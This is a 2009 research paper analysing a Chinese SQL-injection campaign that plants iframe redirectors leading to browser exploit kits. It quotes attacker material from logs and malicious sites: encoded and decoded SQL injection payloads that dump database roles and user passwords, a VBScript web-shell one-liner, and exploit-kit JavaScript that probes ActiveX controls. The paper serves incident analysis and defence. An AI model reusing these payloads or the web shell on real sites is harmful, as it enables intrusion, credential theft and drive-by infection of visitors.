Attack Research, LLC.

# Dissecting Web Attacks

Jan 20th 2009

**Warning:** This document contains active links to malicious websites and code. Do not click on any links contained in this document unless you know what you are doing and are operating in a protected environment, such as a virtual computer.

Val Smith (valsmith@attackresearch.com)
Colin Ames (amesc@attackresearch.com)
Delchi (delchi@attackresearch.com)

*With Special thanks to Egypt & Snowchyld*

# TABLE OF CONTENTS

## I. BIOS

**Val Smith** has been involved in the computer security community and industry for over ten years. He currently works as a professional security researcher on a variety of problems in the security community. He specializes in penetration testing, reverse engineering and malware research. He works on the Metasploit Project development team as well as other vulnerability development efforts. Most recently Valsmith founded Attack Research which is devoted to deep understanding of the mechanics of computer attack. Previously Valsmith founded a public, open source malware research project.

**Colin Ames** is a security researcher with Attack Research LLC where he consults for both the private and public sectors. He's currently focused on Pen testing, Exploit Development, Reverse Engineering, and Malware Analysis.

**Delchi** has been involved in computers and computer security for over 15 years. He currently works doing real time incident response protecting sensitive data. He specializes in data mining, log correlation, IDS signature creation and most recently has contributed his skills as a computer security analyst and incident responder to the Attack Research project.

## II. ABSTRACT

Attackers have been increasingly using the web and client side attacks in order to steal information from targets. Some of the more interesting and wide spread attacks seem to be originating from countries like China and Russia. This talk will describe some of these attacks in detail including how they are achieving large numbers of penetrations, their web infrastructures and some of the mistakes they have made which have allowed us to track them back further. This information will provide some evidence as to where these attacks are truly originating from and what their purposes are.

## III. INTRODUCTION

In response to the threat from hackers, businesses and organizations have implemented a myriad of tools to defend their networks and systems. Firewalls, antivirus, automated patching and intrusion detection systems are just a few examples of these tools, which companies spend millions of dollars on every year. However, the attackers are still succeeding, and the defensive tools are failing.

The paradigm of attack and exploitation has shifted. No longer do attackers send an exploit such as a buffer overflow to a remote port and hope there is no firewall in the way. They have shifted to attacking the clients and protocols which are trusted to communicate through the firewalls. They take advantage of proxies, commonly authorized ports and user vulnerability in order to compromise hosts and internal networks.

The web is a vast and powerful attack surface that attackers can leverage to accomplish their goals of data and financial theft. Due to the positive economics available to attackers the level of sophistication and complexity they can employ is constantly rising. Obfuscation, encoding, 0 days, IDS evasion and a multitude of other techniques are being employed to ensure success. This paper will dissect an attack which targets websites as well their clients. The attack appears to originate in China and uses trusted but compromised websites, usually via SQL injection, in order to push malicious content to user browsers.

## IV. CHINESE INJECTION

### *a.) Description*

Attacks, appearing to originate from China are compromising thousands of websites, with the goal of penetrating the visitors to the sites rather than the theft of data from the sites themselves. With the compromise of the visitors the primary goal appears to be the theft of information and data, especially game login accounts for games such as “World Of Warcraft”.

One of the most striking features of these attacks is how quickly they adapt new exploits to their infrastructure. Immediately after the release of a recent IE7 0day exploit, these attackers integrated the new technique into their framework.

The way these attacks work is that a Chinese IP address searches Google for suitable targets running vulnerable ASP pages. Then they attempt a series of SQL injections which, if successful, enables them to inject a tiny piece of javascript into the target website which will redirect visitors to a framework of malicious webpages (This is similar in design to other client side exploit frameworks like MPACK). If the SQLi is not successful, the attackers will attempt other web attacks such as arbitrary file uploads in order to accomplish the same effect. When a user visits the “trusted” website their browser parses the javascript and they are directed in the background to a malicious site which, via IFRAMES and obfuscated javascript, passes the user to several sites until the browser or some other software is exploited. Then the attackers will begin accessing and ex-filtrating data.

### *b.) Attack Analysis*

In this particular case the attackers appeared to make no effort to erase or modify logs and so a wealth of information was available to assist in tracking and analyzing this attack. The analysts were able to view the victim website in a virtual machine with a safe browser and locate the injected code.

Then the analysts begin following the links, IFRAMES and analyzing the obfuscated javascript, much like in the previous described Blog Spam attack. The owners of the domains and IPs involved in the attack were looked up and any exploits or malware binaries were reverse engineered.

This attack begins with the IP address **58.218.204.214** searching the web using Google to look for target sites. This log entry provides us with a wealth of information in the page referrer.

```
http://www.google.cn/search?num=100&hl=zh-
CN&lr=lang_en&cr=countryUS&newwindow=1&as_qdr=all&q=inurl:asp+i
d+intext:tennis+site:.com&start=300&sa=N
```

Interesting characteristics of this search:

- **hl=zh-CN ( *Display language Chinese* )**
- **cr=countryUS ( *Only return matches in the United States* )**
- **inurl:asp+id ( *Contains ASP in URL and id* )**
- **site:.com ( *Return only .com’s* )**
- **intext:tennis ( *Page contains word “tennis”* )**

## ATTACKING HOST INFO

**inetnum**: 58.208.0.0 - 58.223.255.255
**netname**: CHINANET-JS
**descr**: jiangsu province network
**descr**: China Telecom
**descr**: A12,Xin-Jie-Kou-Wai Street
**descr**: Beijing 100088
**country**: CN

The user agent the attacker's browser sent was:

```
HTTP/1.0 Mozilla/4.0+
(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+.NET+CLR+2.0.50727
```

It is interesting to note that they targeted the US specifically and the language used was Chinese. These clues, along with the fact that the attacker's IP is Chinese lead one to believe the attack is indeed from China.

Once a vulnerable target is located, they attempt a large number of SQL injection attacks with the help of Chinese tools like, NBSI2, NBSI2.5 private, and NBSI3.0 xialou which can be identified by the pattern of attempted SQL injections. The output of these tools matches nearly verbatim the structure of this attack. Several Chinese How-to websites exist as well explaining how to conduct these attacks step by step. Ex.:

http://it.icxo.com/htmlnews/2004/12/03/493748.htm
http://www.anqn.com/article/a/2005-12-28/a0976607.shtml

The victim's logs show numerous HTTP 500 status codes associated with these SQL injections. This error code is consistent with an Internal Server Error. Most likely this indicates that they are using the error responses from the database itself in order to gather information which will help them in compromising the server.

The attackers use several methods to obfuscate their attack and make it much more difficult to detect, including: URL / Hex encoding, CHAR encoding and alternating upper and lower case characters. Here is an example of an obfuscated payload from the victim's logs:

```
216%20%20AnD%20%28dB_NaMe%280%29%2BcHaR%2894%29%2BuSeR%2BcHaR%2894%29%2B@@vE
rSiOn%2BcHaR%2894%29%2B@@sErVeRnAmE%2BcHaR%2894%29%2B@@sErViCeNaMe%2BcHaR%28
94%29%2BsYsTeM_UsEr%29%3D0%20%20
```

This is difficult to understand. A quick decoder was written in Ruby in order to remove some of the obfuscation:

```
ruby -e '"[INSERT ENCODED DATA HERE]".scan(/../).each { |b| print
b.to_i(16).chr };puts'
```

We also have an encoder in case you want to go the other way:

```
ruby -e '"[INSERT DATA TO BE ENCODED HERE]".each_byte {|b| puts b.to_s(16)
}'
```

The encoded data in this attack is actually SQL injection commands for gathering information about the database:

```
216 AND (DB_NAME(0)+ ^ +USER+ ^ + @@VERSION +^+@@SERVERNAME+
^+@@SERVICENAME+^+ SYSTEM_USER)=0
```

A more advanced decoder which handles both Hex and CHAR encoding as well as nested encoded values and alternating case follows:

```
#!/usr/bin/ruby

encoded = ARGV[0].to_s

tmp = encoded.gsub(/%../) {|match| match[1..2].hex.chr }
tmp = tmp.gsub(/[cC][hH][aA][rR]\(\d\d\)/) {|match| match[5..6].to_i.chr }
tmp = tmp.gsub(/0x(\d|[abcdef])+/) {|match|
match[2..match.length].gsub(/../) {|match1| match1.hex.chr} }

puts tmp.upcase
```

Here is an example of a complete log entry which is not only encoded, but has nested encoded values as well:

```
2008-12-13 03:22:35 192.168.1.[victimip] GET /vuln.asp
search=T&id=216%20AnD%20%28cAsT%28iS_srvrOlEmEmBeR%280x73007900730061006400 6
d0069006e00%29aS%20vArChAr%29%2BcHaR%2894%29%2BcAsT%28iS_srvrOlEmEmBeR%280x6
4006200630072006500610074006f007200%29aS%20vArChAr%29%2BcHaR%2894%29%2BcAsT%
28iS_srvrOlEmEmBeR%280x620075006c006b00610064006d0069006e00%29aS%20vArChAr%2
9%2BcHaR%2894%29%2BcAsT%28iS_srvrOlEmEmBeR%280x6400690073006b00610064006d006
9006e00%29aS%20vArChAr%29%2BcHaR%2894%29%2BcAsT%28iS_srvrOlEmEmBeR%280x73006
50072007600650072006100640006d0069006e00%29aS%20vArChAr%29%2BcHaR%2894%29%2Bc
AsT%28iS_mEmBeR%20%280x7000750062006c0069006300%29%20aS%20vArChAr%29%2BcHaR%
2894%29%2BcAsT%28iS_mEmBeR%20%280x640062005f006f0077006e0065007200%29%20aS%2
0vArChAr%29%2BcHaR%2894%29%2BcAsT%28iS_mEmBeR%20%280x640062005f0062006100630
06b00750070006f0070006500720061007400 6f007200%29%20aS%20vArChAr%29%2BcHaR%28
94%29%2BcAsT%28iS_mEmBeR%20%280x640062005f006400610074006100770072006900740 0
65007200%29%20aS%20vArChAr%29%29%3D0%20|38|80040e07|Syntax_error_converting_
the_varchar_value_'0^0^0^0^0^1^1^0^0'_to_a_column_of_data_type_int. 80 -
58.218.204.214 HTTP/1.1 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0)
ASPSESSIONIDASCRQQRC=JEJNPOEBDIJNIJPGIFJNAGJM - www.victim.com 500 0 0 586
1174 343
```

After running this code through our decoders we get the following result:

```
216 AND (CAST (IS_SRVROLEMEMBER(SYSADMIN)AS VARCHAR) + ^ +
CAST(IS_SRVROLEMEMBER(DBCREATOR) AS VARCHAR) + ^ +
CAST(IS_SRVROLEMEMBER(BULKADMIN)AS VARCHAR) + ^ +
CAST(IS_SRVROLEMEMBER(DISKADMIN)AS VARCHAR) + ^ +
CAST(IS_SRVROLEMEMBER(SERVERADMIN)AS VARCHAR) + ^ +
CAST(IS_MEMBER (PUBLIC) AS VARCHAR) + ^ +
CAST(IS_MEMBER (DB_OWNER) AS VARCHAR) + ^ +
CAST(IS_MEMBER (DB_BACKUPOPERATOR) AS VARCHAR) + ^ +
CAST(IS_MEMBER (DB_DATAWRITER) AS VARCHAR))=0 |38|80040E07|
```

This particular SQL injection iterates through several default usernames. In this particular case the SQLi attacks fail, however thousands of sites have fallen victim, most likely to the SQLi. Here is a list of domains used by the attacks to inject code into other sites:

- **17gamo.com**
- **yrwap.cn**
- **sdo.1000mg.cn**
- **www3.800mg.cn**
- **jjmaoduo.3322.org**
- **douhunqn.cn**

Once the SQL injection attacks are exhausted, the attacker from **58.218.204.214** discovers a library component of the victim website which allows for image uploading. The attacker immediately takes advantage of the fact that this library allows various types of image files and verifies uploaded files by file headers. It only allows files with certain approved file headers such as GIF, JPG, etc. to be uploaded. The attacker then uploads a CDX file with a valid GIF header. The targeted web server is running Microsoft IIS. When parsing a file IIS will look for valid code, such as Visual Basic Script and attempt to execute it, even if the file is a different type, such as an image file.

What the attacker does in this case is upload a file called 01.cdx, which is a valid GIF file with the correct headers, but also contains some VBScript. The library checks the file, verifies that it is a GIF and allows the upload. When the attacker hits the file, IIS executes the VBScript. Here is the embedded code:

```
< script language = VBScript runat = server >execute request("go")< / Script
> ;<%execute(request("lion121"))%> <%executeglobal request("lion121")%>
<%eval request("lion121")%>
```

**NOTE:** The name "**lion**" is embedded in the code. This is the name of a well known Chinese hacker, but may be a coincidence.

The attacker then makes a series of HTTP POST's to the CDX file. The fact that they are POSTs makes analysis more difficult because the values passed to the file are not logged by the web server. They do make one GET request:

```
- 2008-12-13 04:25:15 192.168.1.[victimip] GET /Images/01.cdx
  |18|800a000d|Type_mismatch:_'execute' 80 - 58.218.204.214
  Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1)
  http://www.victim.com/vuln_image_library.asp www.victim.com 500
```

Then a series of five POSTs to the .CDX file is performed by the attacker, one of which creates two files named log.asp and top.asp. The analysts acquired the source to log.asp and identified it as a well known ASP backdoor in the Chinese language. The username for this backdoor is lion121 and the password is some Chinese character set string.

Several things can be determined from the logs which help to understand how the attacker used the backdoor. The following parameter values were passed to log.asp:

- GET /Images/log.asp Action=**Show1File**
- GET /Images/log.asp Action=**MainMenu**
- GET /Images/log.asp Action=**UpFile**
- GET /Images/log.asp Action=**Cmd1Shell**
- GET /top.asp Action=**plgm**

Because they are GET requests, the values of the parameters sent to log.asp are available in the victim web logs. These values indicate that the attackers can view file content, upload new files, and gain command and control on the server. After a few GET requests they switch to using POSTs which eliminates the ability to discern what values they are passing to the backdoor. Eventually, after a large number of POSTs, they embed their malicious javascript code on every page of the victim's website:

- `<script src=http://yrwap.cn/h.js></script>`

Any user who visits any page on this victim's site will get directed in the background to this javascript, likely leading to compromise of the victim's computer. The source of this javascript is:

```
document.write("<iframe width='100' height='0‘
src='http://www.17gamo.com/coo/index.htm'</iframe>");^M

document.write("<iframe width='0' height='0'
src='http://www.trinaturk.com/faq.htm'</iframe>");^M
```

The 17gamo domain was seen previously in the failed SQLi attempts, indicating a connection to these attacks, and their originating IP's. (Note: the ^M indicates that this file was probably created on a windows computer using a tool such as notepad.)

This code begins typical IFRAME redirects which go off to many domains. For demonstration purposes here is the source code of the 17gamo site:


```
<script language="javascript" src=
"http://count17.51yes.com/click.aspx?id=171044941&logo=1"></script>
<html><script>
document.write("<iframe width=100 height=0 src=14.htm</iframe>");
document.write("<iframe width=100 height=0 src=flash.htm</iframe>");
if (navigator.userAgent.toLowerCase().indexOf("msie7")>0)
document.write("<iframe src=IE7.htm width=100 height=0>");
try { var d;
var lz=new ActiveXObject("NCTAudio"+"File2.AudioFile2.2");}
catch(d){};
finally{if(d!="[object Error]"){document.write("");}}
try { var b;
var of=new ActiveXObject("snpvw.Snap"+"shot Viewer Control.1");}
catch(b){};
finally{if(b!="[object Error]"){document.write("
<iframe width=100 height=0 src=office.htm");}}
function Game() {
Sameee = "IERPCtl.IERPCtl.1";
try { Gime = new ActiveXObject(Sameee); }
catch(error){return;}
Tellm = Gime.PlayerProperty("PRODUCT"+"VERSION");
if(Tellm<="6.0.14.552")
document.write("");
else document.write(""); }
Game();
```

This code deploys a large number of IFRAMES, each of which contains exploits for various software packages. These are the exploits they deploy:

- IE 7 MS08-078 (recent 0day)
- Flash exploit for 6.0.14.552
- Microsoft Access Snapshot Viewer ActiveX Control Exploit
- RealPlayer rmoc3260.dll ActiveX Control Heap Corruption
- IE NCTAudioFile2.AudioFile ActiveX Remote Stack Overfl0w
- A ton of other SWF exploits depending on version (I counted at least 12)

We have included the source to all these exploits in the appendix

## c.) Attack Flowchart


SQL Injection or other Exploit against webserver
Backdoors implanted Javascript or IFRAME code injected
Victim views website
Attack code determines victim browser type and client versions
IE Exploits
MS Access Exploit
Real Player Exploits
Flash Exploits
Steal data from User Games / Financial
Transmit Date to Attackers

## V. CONCLUSIONS

This is a sophisticated, highly complex attack which utilizes multiple layers of obfuscation, evasion and misdirection. These attackers are quick to deploy new exploits and upgrade their infrastructure to be more effective. They have been successful with thousands of sites compromised and probably tens of thousands of users.

The web is a highly effective tool for attackers to compromise large numbers of victims. Defense in this realm is difficult because in some of these cases, legitimate, normally trusted sites are compromised and there aren't many ways for the users to detect or avoid these attacks. 0 day's are used which render patches to be ineffective. These attacks rely on user interaction which make host based intrusion detection less useful. Firewalls currently don't stop these methods because they communicate from the inside out, typically over trusted protocols.

We believe these attacks are currently originating from within China and Russia but there are many attacks whose origin is still unknown. Ultimately these attackers are generating revenue from this behavior, and the likely hood of getting caught and stopped is low. Due to this one can postulate that future attacks are likely to continue increasing in sophistication and grow in success rates.

## VII. REFERENCES & ACKNOWLEDGEMENTS

Valsmith, Colin Ames, [Inside the Malicious World of Blog Comment Spam], http://packetstormsecurity.org/papers/general/valsmith_colin_blog_spam.pdf

Sandro Gauci, [Image upload forms used to hijack websites], http://www.acunetix.com/blog/web-security-articles/image-upload-forms-used-to-hijack-websites/

Thanks to David Kerb, Egypt, tebo, delchi, Nickerson, and the crew at #AR!

# VII. APPENDIX

### *a.) SQL Injections from the victim log*

Google search looking for vulnerable servers:

```
2008-12-13 02:10:41 W3SVC1329086612 WEB1 192.168.1.[victimip] HEAD /vuln.asp search=T&id=216 80 -
58.218.204.214 HTTP/1.0 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+.NET+CLR+2.0.50727)
PREF=ID=ee21b2c8485aae07:NW=1:TM=1229000634:LM=1229000634:S=EsYPTzF1si4CNeKf;+NID=17=HznCz4ojBy4MYgGlmn
H2E1INZHtOeDGGpIjWgZTNJc7b_eMscqQ-MhP5qi4tNz-DYF9Uqbv8iNJzrGs1kxqqLe1z6LOG7g4MKl1qjWINTXQofi-
z73rvT2e_vEdxBTcR http://www.google.cn/search?num=100&hl=zh-
CN&lr=lang_en&cr=countryUS&newwindow=1&as_qdr=all&q=inurl:asp+id+intext:tennis+site:.com&start=300&sa=N
www.victim.com 200 0 0 299 563 312
```

Next they try some SQL injection, here is both encoded and decoded versions:

```
2008-12-13 03:22:34 W3SVC1329086612 WEB1 192.168.1.[victimip] GET /vuln.asp
search=T&id=216%20%20AnD%20%28dB_NaMe%280%29%2BcHaR%2894%29%2BuSeR%2BcHaR%2894%29%2B@@vErSiOn%2BcHaR%28
94%29%2B@@sErVeRnAmE%2BcHaR%2894%29%2B@@sErViCeNaMe%2BcHaR%2894%29%2BsYsTeM_UsEr%29%3D0%20%20 80 -
58.218.204.214 HTTP/1.1 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0)
ASPSESSIONIDASCRQQRC=JEJNPOEBDIJNIJPGIFJNAGJM - www.victim.com 200 0 08842 419 906
```

DECODED:

```
216  AnD
(dB_NaMe(0)+cHaR(94)+uSeR+cHaR(94)+@@vErSiOn+cHaR(94)+@@sErVeRnAmE+cHaR(94)+@@sErViCeNaMe+cHaR(94)+sYsT
eM_UsEr)=0
```

Then they try to read  from a file several times:

```
2008-12-13 03:22:35 W3SVC1329086612 WEB1 192.168.1.[id] GET /vuln.asp
search=T&id=216%20%20AnD%20%28sElEcT%20ToP%201%20rtrim%28iSnUlL%28cAsT%28nAmE%20aS%20nvArChAr%284000%29
%29,cHaR%2832%29%29%29%2BcHaR%289%29%2Brtrim%28iSnUlL%28cAsT%28filenAmE%20aS%20nvArChAr%284000%29%29,cH
aR%2832%29%29%29%2BcHaR%289%29%20FrOm%20%28sElEcT%20ToP%201%20nAmE,filenAmE%20FrOm%20mAsTeR..sYsDaTaBaS
eS%20oRdEr%20bY%20nAmE%20%29%20t%20oRdEr%20bY%20nAmE%20dEsC%29%3D0%20%20|38|80040e07|Syntax_error_conve
rting_the_nvarchar_value_victim+D:\MSSQL7\DATA\data\victim_Data.MDF+'_to_a_column_of_data_type_int. 80
- 58.218.204.214 HTTP/1.1 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0)
ASPSESSIONIDASCRQQRC=JEJNPOEBDIJNIJPGIFJNAGJM - www.victim.com 500 0 0 623 604 328
```

DECODED:

```
216  AND (SELECT TOP 1 RTRIM(ISNULL(CAST(NAME AS NVARCHAR(4000)), ))+CHAR(9)+RTRIM(ISNULL(CAST(FILENAME
AS NVARCHAR(4000)), ))+CHAR(9) FROM (SELECT TOP 1 NAME,FILENAME FROM MASTER..SYSDATABASES ORDER BY NAME
) T ORDER BY NAME DESC)=0
|38|80040e07|Syntax_error_converting_the_nvarchar_value_'victim+D:\MSSQL7\DATA\data\victim_Data.MDF+'_t
o_a_column_of_data_type_int
```

Then they try to enumerate users:

```
216  AND (SELECT CAST(COUNT(1) AS NVARCHAR(100))+CHAR(9) FROM (SELECT NAME FROM [VICTIM]..SYSOBJECTS
WHERE XTYPE=U) T)=0
```

More information gathering:

```
216 AND (SELECT TOP 1 SUBSTRING(C,1,200) FROM T_T)=0

216  AND (SELECT CAST(COUNT(1) AS NVARCHAR(100))+CHAR(9) FROM (SELECT NAME FROM [VICTIM]..SYSCOLUMNS
WHERE ID=OBJECT_ID([VICTIM]..[USERS])) T)=0

216  AND (SELECT TOP 1 RTRIM(ISNULL(CAST(NAME AS NVARCHAR(4000)), ))+CHAR(9) FROM (SELECT TOP 1 NAME
FROM [VICTIM]..SYSCOLUMNS WHERE ID=OBJECT_ID([VICTIM]..[USERS]) ORDER BY NAME ) T ORDER BY NAME DESC)=0

216  AND (SELECT TOP 1 RTRIM(ISNULL(CAST(NAME AS NVARCHAR(4000)), ))+CHAR(9) FROM (SELECT TOP 2 NAME
FROM [VICTIM]..SYSCOLUMNS WHERE ID=OBJECT_ID([VICTIM]..[USERS]) ORDER BY NAME ) T ORDER BY NAME DESC)=0

216  AND (SELECT CAST(COUNT(1) AS NVARCHAR(100))+CHAR(9) FROM (SELECT TOP 3 [ID],[PASSWORD],[USERNAME]
FROM [VICTIM]..[USERS] ) T)=0

16  AND (SELECT TOP 1 RTRIM(ISNULL(CAST([ID] AS NVARCHAR(4000)),
))+CHAR(9)+RTRIM(ISNULL(CAST([PASSWORD] AS NVARCHAR(4000)), ))+CHAR(9)+RTRIM(ISNULL(CAST([USERNAME] AS
NVARCHAR(4000)), ))+CHAR(9) FROM (SELECT TOP 1 [ID],[PASSWORD],[USERNAME] FROM [VICTIM]..[USERS] ORDER
BY [ID] ) T ORDER BY [ID] DESC)=0

216  AND (SELECT TOP 1 RTRIM(ISNULL(CAST([ID] AS NVARCHAR(4000)),
))+CHAR(9)+RTRIM(ISNULL(CAST([PASSWORD] AS NVARCHAR(4000)), ))+CHAR(9)+RTRIM(ISNULL(CAST([USERNAME] AS
NVARCHAR(4000)), ))+CHAR(9) FROM (SELECT TOP 3 [ID],[PASSWORD],[USERNAME] FROM [VICTIM]..[USERS] ORDER
BY [ID] ) T ORDER BY [ID] DESC)=0
```

***b.) Source from http://yrwap.cn/h.js***

```
document.write("<iframe width='100' height='0' src='http://www.17gamo.com/coo/index.htm'></iframe>");
document.write("<iframe width='0' height='0' src='http://www.trinaturk.com/faq.htm'></iframe>");
```

***c.) Source from 17gamo.com/1.js***

```
document.writeln("<script
src=\"http:\/\/count48.51yes.com\/click.aspx?id=484329676&logo=1\"><\/script>");
document.write("<iframe width=100 height=0 src=http://www.17gamo.com/co/index.htm><\/iframe>");
```

***d.) Source from 17gamo.com/coo/index.htm***

```
document.writeln("<script
src=\"http:\/\/count48.51yes.com\/click.aspx?id=484329676&logo=1\"><\/script>");
document.write("<iframe width=100 height=0
src=http://www.17gamo.com/co/index.htm><\/iframe>");valsmith@notsure:~/4nickerson$ cat index.htm
<script language="javascript" src="http://count17.51yes.com/click.aspx?id=171044941&logo=1"></script>
<html>
<script>
document.write("<iframe width=100 height=0 src=14.htm></iframe>");
document.write("<iframe width=100 height=0 src=flash.htm></iframe>");
if(navigator.userAgent.toLowerCase().indexOf("msie 7")>0)
document.write("<iframe src=IE7.htm width=100 height=0></iframe>");
try{var d;
var lz=new ActiveXObject("NCTAudio"+"File2.AudioFile2.2");}
catch(d){};
finally{if(d!="[object Error]"){document.write("<iframe width=100 height=0 src=nct.htm></iframe>");}}
try{var b;
var of=new ActiveXObject("snpvw.Snap"+"shot Viewer Control.1");}
catch(b){};
finally{if(b!="[object Error]"){document.write("<iframe width=100 height=0
src=office.htm></iframe>");}}
function Game()
{
Sameee = "IERPCtl.IERPCtl.1";
try
{
Gime = new ActiveXObject(Sameee);
}catch(error){return;}
Tellm = Gime.PlayerProperty("PRODUCT"+"VERSION");
if(Tellm<="6.0.14.552")
document.write("<iframe width=100 height=0 src=real.htm></iframe>");
else
document.write("<iframe width=100 height=0 src=real.html></iframe>");
}
Game();
</script>
</html>
```

***e:) Source from http://count48.51yes.com/click.aspx?id=484329676&logo=1***

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<meta name="keywords" content="Á÷Á¿,Ãâ·Ñ,Õ¾³¤,Í³¼Æ,ÍøÕ¾,Ãâ·ÑÍøÕ¾Á÷Á¿Í³¼Æ">
<meta name="description" content="Á÷Á¿,Ãâ·Ñ,Õ¾³¤,Í³¼Æ,ÍøÕ¾,Ãâ·ÑÍøÕ¾Á÷Á¿Í³¼Æ">
<title>51YesÍøÕ¾Á÷Á¿Í³¼Æ£-ÖÇÄÜ°æ±¾ V2.5</title>
<script src="files/judgment.js" type="text/javascript"></script>
<script language="JavaScript" type="text/JavaScript">
<!--
function form1_submit()
{
```

```
/*
        if ((fucCheckLength(form1.LoginName.value)<4) || (fucPWDchk(form1.LoginName.value)==0))
        {
                if (fucCheckLength(form1.LoginName.value)<4)
                alert("ÓÃ»§Ãû²»ÄÜÉÙÓÚ4Î»Êý¡£");
                else
                        alert("ÓÃ»§ÃûÖÐÖ»ÄÜÓÐÓ¢ÎÄ¡¢Êý×Ö°ÍÏÂ»®Ïß¡£");
                form1.LoginName.focus();
                return false;
        }
        if ((fucCheckLength(form1.LoginPassword.value)<4) || (fucPWDchk(form1.LoginPassword.value)==0))
        {
                if (fucCheckLength(form1.LoginPassword.value)<4)
